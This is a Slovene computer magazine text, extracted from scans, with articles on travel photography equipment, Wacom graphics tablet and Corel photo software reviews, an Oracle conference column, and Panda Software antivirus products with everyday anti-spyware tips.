Popotni fotograf začetnik se bo zadovoljil z enim objektivom, običajno kakšnim super zummom, ki bo pokrival razpon npr. 28–200 mm. Bolj izkušen fotograf bo »raztegnil« mere objektivov od zelo uporabnih 17 ali 19 mm pa vse tja do 300, 400 mm in več. In to ne z enim objektivom ampak **vsaj s tremi klasičnimi** – širokokotnim, navadnim in teleobjektivom. Za povrh pa bo v njegovi torbi tudi kakšen **makro objektiv** za bližnje posnetke, morda »shift« za arhitekturo, ribje oko in še kaj.



STOJALO

Takoj za fotoaparatom je dobro stojalo naslednji najbolj priporočljiv in uporaben kos opreme. Slaba, majava, lomljiva in zapletena stojala so stran vržen denar (žal je na trgu kar nekaj takšnih). Tu tudi amaterjem svetujem, naj ne bodo preveč skopuški in si kupijo dober in močan trinožnik. Tudi če je manjši in lažji (npr. za pohode v gore) mora biti **dovolj trden in uravnotežen**, da zdrži težo fotoaparata s kakšnim daljšim teleobjektivom. Samo pomislite, kolikokrat fotografiramo v slabih svetlobnih razmerah, z manj občutljivimi filmi, v večerni luči itd. Za glavo stojala, na katero pritrdimo fotoaparati, priporočam tisto z bunko.

BLISKAVICA

Bliskavica je zelo koristna v številnih primerih – za »odpiranje senc« pri raznih motivih, dodajanje iskric v oči ljudem in živalim, navidezno zaustavljanje gibajočih se predmetov in še in še. Lahko se zadovoljite z manjšo napravo ali celo bliskavico, vdelano v fotoaparati, vendar vam to že pri razdalji nekaj metrov do motiva ne koristi kaj prida. Kdor zna ceniti dober



vir dodatne svetlobe, bo kupil **močnejšo bliskavico**. Ker ima bliskavica močno in ostro svetlobo, jo je koristno nekoliko zmehčati z dodanimi **razpršilci svetlobe** iz različnih materialov.

FILTRI

Tako kot pri bliskavici je tudi pri uporabi filtrov najboljši posnetek tisti, pri katerem nihče ne ugotovi, da smo jih uporabljali. Pri popotni fotografiji je le nekaj filtrov resnično uporabnih, ostali so bolj »umetniški« dodatek.

- **UV in skylight filtri** so zelo koristni predvsem za zaščito sprednje leče objektivov.

- **Polarizator** zbrise neljube odseve s svetlečih površin, nekoliko poudari barve in pod določenim kotom (90 stopinj glede na sonce) zatemni modro nebo in izpostavi bele oblake. Uporaben je tudi kot nevtralni sivi filter, ki zmanjša količino svetlobe,

- **Topli oranžni filtri** so različno močni (imajo tri osnovne stopnje – blago, srednjo in močnejšo) in dodajo toplejši, rumeno/oranžni ton posnetkom,

- **Hladni modri filtri** – tako kot topli imajo tudi modri tri osnovne stopnje. Posnetke prevlečejo z bolj ali manj rahlim modrikastim odtenkom,

- **Nevtralni sivi filtri** v celoti ali samo do polovice zmanjšajo količino svetlobe, ki pada na film oziroma svetlobni senzor, ne vplivajo pa na barve. Z njimi lahko npr. zatemnimo presvetlo nebo, zmanjšamo prevelik kontrast med nebom in temnejšo pokrajino in tako dosežemo boljše osvetlitev.

DRUGE DROBNARIJE

- Dober **čistilni pribor** (ščetke, krpice ...) bo podaljšal življenjsko dobo fotoaparatu in objektivom. Še zlasti če ste zvesti obiskovalec puščavskih dežel.

- Če vam je makro objektiv predrag, si lahko pomagata s cenejšimi **makro obročki** ali **makro lečami**.

- Enako lahko tudi iz npr. 200 mm objektivov naredite 400 mm, če uporabite **telekonverter**, ki dvakrat poveča gorišče objektivov. Seveda pa gre to nekoliko na račun ostrine in svetlobne moči.

- Ko fotografiramo s stojalom, je vsekakor bolje, če uporabljamo **sprožilno vrvico**. Pritisk s prstom na sprožilno lahko stresa fotoaparati in posnetek je neoster.

- Pri natančnem merjenju svetlobe nam večsiv svetlometer našega fotoaparata ne da prave vrednosti. Takrat je dobro imeti pri sebi **sivo karto** pa tudi **ročni svetlometer** je lahko v veliko pomoč.

- **Odsevniki** iz blaga ali močnega papirja dodatno osvetlijo izbrani motiv. Lahko tudi zmehčajo svetlobo ali jo rahlo obarvajo v srebrnih oziroma zlatih tonih.

- Vso »orožarno« bomo lažje prenašali v močni, trpežni **foto torbi ali nahrbtniku**. Tudi oprema bo varnejša pred poškodbami, udarci, dežjem, snegom, prahom ...

PRITISK IN NATANČNOST

Tokrat smo preizkusili dve Wacomovi grafični tablici, namenjeni amaterski rabi. Serija Volito je dokaj nova, a je že dobila drugo različico. Tudi serija Graphire se je pomladila, tokrat že s tretjo različico.

Piše: Alan Orlič Belšak

alan.orlic@mojmikro.si

Po tehničnih značilnostih sta si seriji Volito in Graphire dokaj podobni, razlike so predvsem pri **peresu**, kjer Volito nima dodatnega gumba, občutljivega na pritisk, na vrhu peresa in v tem, da Volito nima priložene **miške**. Poleg tega je serija Graphire na voljo v več različicah, tako po velikosti kot dodatni programski opremi.

Wacom Volito 2

Začnimo torej z manjšo in novejšo tablico, Volito 2. V paketu dobite poleg tablice še **pisalo** in nekaj **programske opreme**, s katero lahko takoj začnete delati, tudi risarski program je priložen. Nastavitev je enostavna in hitra, začetnikom je namenjeno tudi interaktivno uvajanje. Gonilnik je dokaj



preprost in ne ponuja prav veliko nastavitvev. Spreminjamo lahko nastavitve gumbov, tip pritiska, razdaljo med dvakratnim klikom ter sledenje peresu. Dodatne možnosti so še nastavitve delovne in aktivne površine ter način sledenja peresu. Ta pozna absolutne ali relativne koordinate. Možnosti za nastavitvev je manj, kot pri malce zmogljivejši seriji Graphire, a marsikateremu uporabniku niti niso pomembne. Pisalo ima dva gumba namesto enega in



konico, ki se ugrezne. Občutek je dober in omogoča boljši nadzor nad pritiskom. Čeprav gre za vstopni model, Volito pokaže veliko, predvsem tehnološko. Tablica je natančna, prav tako pritisk. Prednost Wacomove tehnologije je v tem, da pisalo ne **potrebuje izvora energije** in je s tem lahko še natančnejše.

Wacom Graphire 3 XL

Čeprav je Graphire namenjen predvsem amaterski rabi, jo razen malce bolj »plastične« izdelave ne loči veliko od Wacomovih profesionalnih izdelkov. V kompletu so **tablica, miška, pero in programska oprema**. Tablica je oblikovana tako, da pero shranimo v utor, kar je uporabno predvsem za prenašanje, na primer za uporabo s prenosnimi računalniki. Delovna površina je velikosti A5 in je zelo udobna za delo. V primerjavi z Volitom, ki ima delovno površino velikosti A6, ima tukaj roka več dela, a je zato tablica še natančnejša. Gonilnik ponuja vrsto možnosti, izkoristimo lahko celo **naklon pisala**, če to programska oprema omogoča. Namestitev in priprava za delo sta zelo preprosta in hitra. Nekaj časa potrebujemo,

da osvojimo odziv in velikost same plošče. Predvsem zdaj bolj aktiviramo tudi levo roko (velja za desničarje), še zlasti če uporabljamo pero. Z njo vpisujemo parametre, ki jih potrebujemo, ne da bi izpuščali pero. Desna roka pa je izrazito manj obremenjena, saj za delo s peresom potrebujemo le nežne dotike na ploščo. **Brezžična miška** je sicer dobrodošla pridobitev, vendar ni nepogrešljiv pripomoček. Predvsem se je izkazala plošča in

uporaba svinčnika pri natančnem retuširanju in izrisovanju v programu Photoshop. Tu hitro opazimo prednosti, ki nam jih pounja. Čeprav še nismo obvladali gibov in natančnosti, nas je rezultat retuširanja presenetil. Izbrali smo sliko očesa, v kateri je bilo polno motečih žilic. Če bi retuširali z miško, bi kar naprej morali spreminjati območje in jakost retuširanja. S peresom pa le z različno jakostjo pritiska pridobimo želeni učinek. Hkrati nismo izgubili strukture in različnih tonov v očesu, kar daje naraven videz očesu tudi po retuširanju. S peresom se lahko zelo lepo izriše najrazličnejše grafične oblike, ki jih potrebujemo. Plošča je zanimiva tudi za prave slikarske izdelke. Pod prosojni del plošče lahko položimo skico in čez njo s peresom prenesemo motiv v digitalno obliko. Skratka, plošča je dobrodošel pripomoček za vse, ki želijo svoje delo opravljati s slikarsko natančnostjo.

UPORABA

Poglejmo si obe grafični tablici še z vidika uporabe. Večja delovna površina je vsekakor dobrodošla, saj je delo kljub večjemu premikanju roke natančnejše in udobnejše. Manjša površina zahteva natančnejše gibe, ki sčasoma postanejo naporni, če veliko delamo s tablico. Kot smo že omenili, je uporabnost miške dokaj omejena, predvsem zaradi tega, ker si s pisalom delita isto delovno površino. Preprosteje je uporabljati klasično miško, oziroma če se pisala dovolj navadimo, le slednjega. Je namreč odlična zamenjava za miško, pogrešali jo boste le v kakšnih igrah, kjer si z njim ne morete veliko pomagati. Z grafično tablico je večji del obdelave fotografij veliko hitrejši, predvsem tam, kjer moramo kaj popravljati, rezati ali retuširati. Večja natančnost in tudi do petkrat hitrejšo delo sta glavni prednosti pred miško. Primerna je tudi za slikarsko delo, saj je na voljo kar nekaj programov, ki znajo oponašati tako rekoč vse možne slikarske tehnike in celo različne papirje. Seveda ima večja delovna površina prednost pri takšnem delu. Če torej radi naknadno obdelujete in popravljate svoje fotografije, so grafične tablice vsekakor vredne razmisleka.

	Wacom Volito 2	Wacom Graphire 3 Classic XL
Ocena	■■■■■■■■■■	■■■■■■■■■■
Skupna ocena	■■■■■■■■■■	■■■■■■■■■■
Za	natančnost	natančnost, možnosti
Proti	omejene možnosti	cena v primerjavi s konkurenco
Splet naslov	www.wacom.com	
Informacije	Gregor d.o.o.	
Cena	13.200 SIT	50.400 SIT
Aktivna površina	127,6 x 92,8 mm	208,8 x 150,8 mm
Ločljivost	1016 dpi	2032 dpi
Pritisk	512 stopenj	512 stopenj

VARNO UPRAVLJANJE ZA MOBILNE UPORABNIKE

Panda Software je v svoje rešitve za podjetja vključil funkcionalnost za upravljanje varnosti v računalnikih zunaj podjetniških omrežij (roaming). Vključevanje tovrstnih storitev odgovarja na zahteve trga z vse večjimi potrebami po upravljanju varnosti mobilnih delavcev, bodisi da so povezani od doma, hotela ali v pisarnah strank, ne da bi bili odvisni od lokalnih varnostnih kontrol.

Rast mobilnosti je očitna: prodaja prenosnikov je leta 2003 narasla za **85 odstotkov** v primerjavi z 11-odstotno rastjo trga namiznih računalnikov. **Brezžični dostop Wi-Fi** je zdaj vključen v 25 milijonov prenosnikov in po ocenah bo v manj kot treh letih 60 odstotkov uporabnikov dostopalo do interneta prek mobilnih povezav. Danes imajo nekatere vodilne države na tehnološkem trgu prav koliko lokalnih brezžičnih omrežij kot tradicionalnih omrežij in ta trend se bo, kot je videti, nadaljeval. Jasno je, da zagotavljanje dostopa z mobilnih naprav omogoča kakovost globalnih storitev, ki jih omogoča podjetje.

Zato naj bi varnostne pobude sledile smeri upravljanja računalnikov v tovrstnih omrežjih. Panda Software v svoje nove rešitve za podjetniška okolja vključuje storitev (roaming), ki uporabnikom zunaj domene podjetja omogoča posodabljanje datoteke s podpisi in celo pridobiti poročila o stanju zaščite.

To omogoči prek aplikacijskega strežnika, na sistemih Windows ali Linux, znotraj ektraneta podjetja, ki ponuja spletno storitev (prek protokola HTTP) za posodabljanje in nadzor računalnikov, ki se ne morejo posodobiti iz repozitorija, saj so zunaj podjetja. Z enostavno namestitvijo odjemalca na mobilno napravo se lahko uporabniki povežejo do storitev in ostanejo posodobljeni in sinhronizirani s podjetjem ne glede na to, kje so. To jamči obema stranema varnost in integriteto z zaščitnim sistemom podjetja. Nevtralizira eno najpomembnejših lukenj v varnosti podjetja – mobilne uporabnike.

Ta enostaven sistem pomaga ustvariti varno delovno okolje z nizkimi stroški vzdrževanja. Poleg tega sistem roaming ni odvisen od strojne opreme ali programskih konfiguracij namestitve, saj uporablja multiplatformsko arhitekturo, kar zagotavlja veliko fleksibilnost v podjetjih s številnimi računalniki.

Kako se zaščititi pred vohunskimi programi

Da se zaščitite pred vohunskim programjem, je pomembno imeti **varnostni paket**, ki prepozna **tako znane kot tudi neznanе vohunske programe**. Toda zavedajte se, da nobena rešitev ni nezmotljiva, zato naj **način uporabe interneta** prav tako postane sredstvo za zmanjšanje verjetnosti srečanja z neželenimi programi.

1. Ker veliko vohunskih programov vstopi v računalnike z izkoriščanjem ranljivosti, je pomembno namestiti **najnovejše varnostne popravke**, ki jih zagotavljajo prodajalci programske opreme.

2. Skrbno preberite **uporabniške licence** vseh programov, ki jih nameščate na svoj računalnik, še posebej za brezplačne in preizkusne programe. Tovrstni programi pogosto namestijo vohunski program (v zameno za uporabo aplikacije).

3. Bodite previdni pri **vpisovanju naslovov v svoj brskalnik**. Nekateri avtorji vohunskih programov uporabljajo spletne strani (posebej narejene za pretakanje vohunskih programov) s podobnimi imeni znanih spletnih mest (tak primer je google.com). Njihov namen je seveda izkoristiti prednost tipkarskih napak za nameščanje vohunskih programov v računalnike.

4. Ne nalagajte **piratskih programov**, glasbe, filmov ipd. Ne glede na pravne zadržke so tovrstne datoteke bogat vir za vse vrste škodljivih programov, vključno z vohunskimi.

5. Izogibajte se **podtalnim spletnim mestom** (povezanim z nelegalnim nalaganjem programov, hekerskimi orodji in tehnikami ipd). Ne samo, da so taka spletna mesta pogosto narejena za samodejno nalaganje vohunskih programov, temveč lahko vsebujejo tudi aplikacije, ki lahko v sisteme spustijo vse vrste neželenih programov.

Zaščita pred drugo nadlogo

1. Ne obiskujte spletnih strani prek **povezav v neželeni e-pošti** in bodite pazljivi pri **nalaganju** česarkoli z dvomljivih spletnih mest.
2. Vzdržujte sisteme **posodobljene**, posebej brskalnik, da preprečite samodejne namestitve trojancev.
3. Prepričajte se, da imate **varnostno rešitev**, ki ponuja **dodatne metode** za boj s škodljivimi programi. Dobra zaščita vključuje:

- **stalne posodobitve**, vsaj enkrat dnevno, da zagotovite zaščito pred novimi zlonamernimi programskimi kodami, ki se stalno pojavljajo;
- **proaktivno blokado** za odkrivanje in ustavljanje novih, še neznanih škodljivih programov, za katere še niso dostopne rutine prepoznavanja;
- **zaščito pred neželeno e-pošto** (anti-spam) kot prvo obrambno vrsto pred pošto, ki lahko uporabnike pripelje do nevarnih spletnih mest;
- **odkrivanje skript**, ki izkoriščajo ranljivosti, da se prepreči napade na spletnih mestih, ki poskušajo samodejno namestiti trojance;
- **zaščito pred »ribarjenjem podatkov«**, saj narašča število napadov, ki uporabljajo trojance za krajo podatkov o bančnih računih spletnih bank in drugih storitev.

SPYXposer Panda Software je izdala novo spletno brezplačno orodje za pregledovanje na zahtevo, SpyXposer, namenjeno za uporabnike, ki želijo pregledati svoj računalnik, ali vsebuje **vohunsko programje** (spyware), največjo varnostno nevarnost zadnjih mesecev. Lahko se uporablja popolnoma prosto in tako pogosto, kot je potrebno. Vsebuje vse tehnologije Pande Software pri odkrivanju vohunskega programja in se posodablja vsak dan. Orodje je moč najti na spodnjem spletnem naslovu. Vse kar uporabniki potrebujejo, je povezava v internet in z enostavnim klikom lahko izvedejo pregled. SpyXposer hitro in učinkovito odkriva vohunske programe, tako da ga lahko uporabniki uporabijo tudi kot »drugo mnenje«. Panda Software je začelo kampanjo »nič več vohunskega programja«. www.pandasoftware.com

Panda VPNSecure Panda Software predstavlja Panda VPNSecure, rešitev »preglej in blokiraj« za preprečevanje vdora škodljivega programja in hekerjev v podjetniška omrežja med povezavami v navideznih zasebnih omrežjih VPN (Virtual Private Network). Nova rešitev Pande Software varuje povezave VPN po obeh protokolih IPSec in SSL. Rešitev zagotavlja, da sistemi, ki niso del podjetniškega omrežja, izpolnjujejo vzpostavljene varnostne pravilnike. Različica Panda VPNSecure zahteva VPN-1 Pro podjetij Check Point Software Technologies, Cisco, Stonesoft.

Certifikati ICSA Imajo jih naslednji programi podjetja Panda Software: Panda ExchangeSecure Antivirus, Panda ClientShield s tehnologijami TruPrevent™

Certifikati CM Panda DominoSecure Antivirus, Panda ClientShield s tehnologijami TruPrevent™, Panda SambaSecure Antivirus



ALI STE VEDELI ...
da je Panda Software prva
ponudila dnevne
samodejne posodobitve?

S Pando ste korak pred nevarnostmi!

OMREŽNE REŠITVE

s tehnologijami TruPrevent

3=2 tri leta po ceni za dve leti



BREZPLAČNE PREDSTAVITVE
IN TESTIRANJA





Ureja: Milan Simčič milan.simcic@mojmikro.si

preizkusili smo

Oraclov odprti svet

Prede kratkim sem se vrnil s srečanja Oracle OpenWorld v San Franciscu. Nič posebnega, boste rekli. Morda res, a kaj če vam povem, da se je konference udeležilo 35.000 ljudi? Si predstavljate – kar za manjše mesto! Torej, najprej me je presenetila množica ljudi, ki se je konference udeležila. Drugič pa se človek vpraša, kakšno podjetje je Oracle, da pride na njihovo konferenco toliko ljudi? To seveda pomeni, da so vsi ti ljudje tesno povezani s programsko opremo, ki jo Oracle prodaja ali piše. Kljub vsem zadnjim nakupom bolj ali manj konkurenčnih hiš je to velika številka.

Zanimivo je bilo opazovati ljudi, ki prišli so na to konferenco. Že na otvoritvi je množica 11.000 ljudi z zanimanjem prisluhnila Charlesu Phillipsu, ki je predsednik podjetja in je svečano odprl konferenco. Tudi njega samega je tolikšno število udeležencev presenetilo in prav videlo se je, kako je ponosen na to. Tako velik obisk so dosegli z združitvijo več dogodkov. Poleg srečanja Oracle OpenWorld sta bili pod isto streho še konferenci PeopleSoft Connect in Retek World.

Nehote se mi vsiljuje primerjava s slovensko NT konferenco, na kateri se zbere 2000 obiskovalcev in smo vsi zaprepadeni nad tolikšnim zanimanjem. Seveda, boste rekli, na Oracle Open World so prišli ljudje z vsega sveta, nas Slovencev pa je le dva milijona. Torej je primerjalno 2000 dober rezultat. Sploh ne gre za to! Človeka preprosto prevzame tolikšna množica ljudi iz IT-sveta, ki se zbere na enem mestu, da sliši, kaj je novega. Seveda me je prevzela tudi ogromna gneča, ki se ji praktično ni mogoče izogniti. Si predstavljate logistiko za tak dogodek? Vsi ti ljudje morajo jesti, pred stranišči ne sme biti vrst, zagotoviti je treba dovolj wi-fi točk, da lahko ljudje prebirajo elektronsko pošto, precej računalnikov pa je bilo na voljo tudi za tiste, ki so prišli brez notesnikov ali dlančnikov. Seveda mi ni treba posebej govoriti o linijah in komunikaciji, ki je potekala brez težav.

Da me ne bo kdo razumel narobe, nisem želel povedati, da naša NT konferenca ni nič posebnega niti ne želim zmanjševati pomena tega dogodka, rad bi le povedal, da se je udeležiti tako velikega dogodka v IT-svetu res nekaj posebnega.

Corel Paint Shop Pro X

STUDIO IN ALBUM V PAKETU



Paint Shop Pro je bil do lanskega leta izdelek podjetja Jasc, nova različica pa je že izpod »peresa« novih lastnikov Corela, ki je že sicer najbolj znan po grafičnih programih.

Piše: Jernej Pečjak
jernej.pecjak@mojmikro.si



Paint Shop Pro v deseti različici prinaša popolnoma prenovljen uporabniški vmesnik ter nekaj novih možnosti, ki bodo navdušile začetnike in zadovoljile profesionalce. Zraven dobimo tudi standardno različico Corel Photo Album 6.

Tisti, ki Paint Shop Pro že poznajo, bodo verjetno prvi trenutek neprijetno presenečeni, saj je uporabniški vmesnik precej drugačen, kot so ga navajeni. Ko se nekoliko navadimo na drugačno podobo, kmalu ugotovimo, da je uporabnost programa enaka, Corel je le izboljšal všečnost programa. Ta je po novem privlačnejši za začetnike in navdušence digitalnih slik, čeprav bodo tudi profesionalci našli dostojno konkurenco dražjemu Photoshopu.

UČNI CENTER

Najopaznejša sprememba je gotovo Learning Center, ki je na levi strani vmesnika in se spreminja glede na funkcije, ki jih uporabljamo. Je kot nekakšen meni, ki se prilagaja uporabi. Na prvi stopnji denimo izberemo, ali želimo uvoziti slike, jih spreminjati, dodajati učinke, tiskati ipd. Druga stopnja je odvisna od prve. Denimo, da izberemo obdelovanje slik. Odpre se novo besedilo z izbiro rotacije, spreminjanja velikosti ipd. Ko izberemo ustrezno, se pojavijo nova navodila, ki nas vodijo do želenega rezultata. Zelo privlačno za začetnike, a nemoteče za naprednejše, saj lahko center tudi ugasnemo. Na dnu zaslona najdemo zelo priročno paleto, s katero brskamo po slikah (Browser

Palette), ki je prav tako močno prenovljena in vključena v vmesnik.

NOVE FUNKCIJE

Precej je tudi novih funkcij. Ukaz Smart Photo Fix združuje najpogosteje uporabljene učinke in filtre za izboljšavo digitalnih fotografij v enem samem koraku. Poleg orodja za kloniranje objektov lahko zdaj te tudi odstranjujemo. Odstranjevalec rdečih oči je danes prisoten že skoraj v vsakem tovrstnem programu, s posebnim svežnjem orodij Makeover pa dodatno olepšamo še subjekte. V ta namen rabi kar nekaj filtrov: Toothbrush, Blemish Fixer in Suntan Brush. Če torej želimo na sliki osebe z zdravim zobovjem in dovolj zagorele, je dovolj le nekaj klikov.

Corel Paint Shop Pro X

Kaj: Grafični program
Za: Odličen vmesnik, nov »učni center«, ogromno možnosti.
Proti: Photo Album 6 je zgolj okrnjena različica, vmesnik utegne zmotiti dolgoletne uporabnike.
Operacijski sistem: Windows 2000 XP
Cena: 129 dolarjev.
Spletni naslov proizvajalca: www.corel.com.

Sicer pa je vdelanih učinkov toliko, da jih je težko že pregledati. Temu je namenjen poseben **brskalnik po filtrih**, ki poleg vsakega prikaže tudi predogled naše slike po izbiri določenega filtra.

Profesionalci bodo gotovo veseli možnosti uporabe 16 bitov barvne globine po kanalu kot tudi podpore slikam zapisa RAW, ki so pogoste v fotoaparatih višjega razreda.

Photo Shopu je priložena tudi standardna različica novega **Photo Albuma 6**, kar se je do zdaj zgodilo prvič. Tako postaja paket konkurenčen programu Adobe Photoshop Elements, saj je namenjen isti ciljni skupini. Medtem kot je Paint Shop Pro nekoliko zmogljivejši od Adobove konkurence, Corelovi standardni različici Photo Albuma manjka marsikaj.

Corel Photo Album 6 Deluxe Edition

Photo Album 6 je na voljo v dveh izvedbah – klasični, ki je priložena programu Paint Shop Pro X, in Deluxe, ki jo moramo kupiti posebej.


Medtem ko je Paint Shop Pro doživel precejšnje spremembe glede vmesnika, je Photo Album 6 precej bolj podoben svojemu predhodniku. Gre za program, ki poleg obdelave digitalnih fotografij omogoča tudi shranjevanje teh v foto albume in naknadno urejanje. Sem sodijo iskanje slik, tiskanje, pošiljanje po elektronski pošti, urejanje zbirk ipd.

Takoj ko priključimo digitalni fotoaparat v računalnik, se samodejno sproži novi Corelov **Photo Downloader**, s katerim slike naložimo v računalnik ter jih po potrebi zberemo iz fotoaparata, vmes pa se prikažejo sličice, ki kažejo predogled posnetkov. Uporabnik lahko kadar koli prikljče zadnjih deset prenosov, torej vidi, kaj je bilo novega naloženega iz fotoaparata. Nova možnost je tudi samodejno iskanje slik

kat, revijo, video CD ali spletno galerijo. Slike lahko natisnemo, pošljemo po e-pošti ali pa jih nastavimo kot ozadje namizja. Programu so dodane nove predloge za večino teh kategorij. Novost je tudi samodejno shranjevanje slik z varnostnimi kopijami na plošče, kar ni nič posebnega, saj ne omogoča snemanja na druge diske (plošče je namreč treba menjati, kar ni samodejen proces). Orodje **PhotoRecovery** pa omogoča priklic izbranih fotografij.

Skupaj s programom dobimo še dodatno orodje **RawShooter** podjetja Pixmantic, ki omogoča prevajanje fotografij zapisa RAW v druge zapise. Program res ni odveč, saj Photo Album ne zna brati zapisa RAW, kar je velik minus!

Corel Photo Album 6 ponuja kar precej za tiste, ki še niso uporabljali tovrstnih programov. Primerjava s konkurenco (Picasa 2, Photoshop Elements) pa ga pusti nekoliko zadaj tako po možnostih obdelave slik kot tudi



Corel Photo Album 6 Deluxe je zadovoljiv program za nalaganje, urejanje in obdelavo slik, čeprav je za zahtevne uporabnike na trgu tudi nekaj zanimivejših izbir.

po diskih našega računalnika in dodajanje v datumsko urejene zbirke.

Slike iščemo po hierarhično urejenih ključnih besedah, ki jih moramo seveda vnesti, pri tem opravilu ne pomaga nobena umetna inteligenca. Takšen program seveda ne more biti brez orodij za obdelovanje slik. Teh je kar nekaj, čeprav smo pričakovali več kot le osnovna orodja, med katere sodijo **Quick Fix**, ki po svoji presoji popravi sliko, spreminjanje svetlosti, ostrine, odstranjevanje rdečih oči, dodajanje okvirja in robu ipd. Nič pretresljivega na tem področju.

Tudi možnosti **izvoza** so klasične. Lahko izdelamo foto album, voščilnico, koledar, certifi-

po izvozu. Čudno, glede na to, kako dobre korekcijske filtre ima Corel Paint Shop Pro X, ki tudi zapis RAW podpira neposredno. Morda bi veljalo oba programa nekoč združiti?

Corel Photo Album 6 Deluxe

Kaj: Program za urejanje digitalnih fotografij.

Za: Enostavnost, dobre možnosti izvoza, Corel Downloader, samodejni pregled diskov.

Proti: Ne podpira neposrednega nalaganja zapisa RAW, slabe možnosti obdelave slik.

Operacijski sistem: Windows 2000 XP

Cena: 49 dolarjev

Spletni naslov proizvajalca: www.corel.com.

http://domene.email.si

registrirajte
in
podaljšajte
.si
domene

email.si

RAZBREMENITEV IT-OSEBJA

Pogledali smo si posebno različico protivirusnega programa Panda Antivirus, ki je primerna zlasti za podjetja in večja okolja z več računalniki na več lokacijah.

Piše: Jaka Mele

jaka.mele@mojmikro.si

Panda WebAdmin Antivirus omogoča centralizirano upravljanje s protivirusno zaščito z enega mesta za vse računalnike v omrežju, delovni skupini oz. domeni. Tako je od trenutka namestitve protivirusnega programa ciljni računalnik zaščiten, uporabniku pa ni treba skrbeti za nič več, saj tako nadzor kot tudi prenašanje popravkov in vzdrževanje potekajo **samodejno**. Upravljalavec vse delo opravlja **prek spletnega vmesnika**, z enega mesta, brez potrebe po fizični prisotnosti ob ciljnih računalnikih. Namestitev in začetek dela s programom sta preprosta. Upravljalavec prek spletnega vmesnika najprej določi varnostne pravilnike oz. način obnašanja, preverjanja in čiščenja virusov, nato vzpostavi skupine, v katere razporedi uporabnike oziroma računalnike, ter določi način namestitve programa v računalnike: namestitev lahko »potisne« do računalnikov (kar pomeni, da ni potrebe po posegu končnega uporabnika) oziroma uporabnik klikne na spletno povezavo in sproži omrežno namestitev ali pa si prenese celotni namestitveni program. Ob pošiljanju namestitvenih žetonov uporabnikom lahko določimo tudi datum veljave (če niso porabljeni, je upravljalavec obveščen) namestitve in število licenc, ki si jih lahko uporabnik (podružnica) namesti.



PREGLJEDNOST IN PRILAGODLJIVOST

Upravljanje prek spletnega vmesnika je pregledno, nastavitve je moč veliko parametrov. Za različne skupine uporabnikov lahko določimo različne **pravilnike** (profile), kjer lahko izberemo, ali bo delovanje protivirusa uporabniku sploh prikazano (ikona v statusni vrstici), nastavljamo interval osveževanja protivirusnih informacij, nastavljamo interval poročanja računalnika nazaj v spletno zbirko (iz katere ima upravljalavec pogled na varnostno stanje vseh računalnikov).

Poleg že znanih nastavitvev, kot so preiskovanje stisnjenih datotek in tipi datotek, ki se preiskujejo, Pandin WebAdmin omogoča v varnostnem pravilniku še nastavitve, ali se obvestilo o zaznanem virusu uporabniku prikaže (skrbnik je obveščen v vsakem primeru), moč pa je sestaviti tudi seznam datotek ali map, ki jih ni treba preiskovati. V pravilniku se določi tudi interval za ponavljajoči se polni pregled sistema, možno pa je za posamezne (ali vse) računalnike programiranje opravil (sprožiti virusno preiskovanje na zahtevo) **na daljavo**.


Delovanje Panda Antivirusa v varovanih

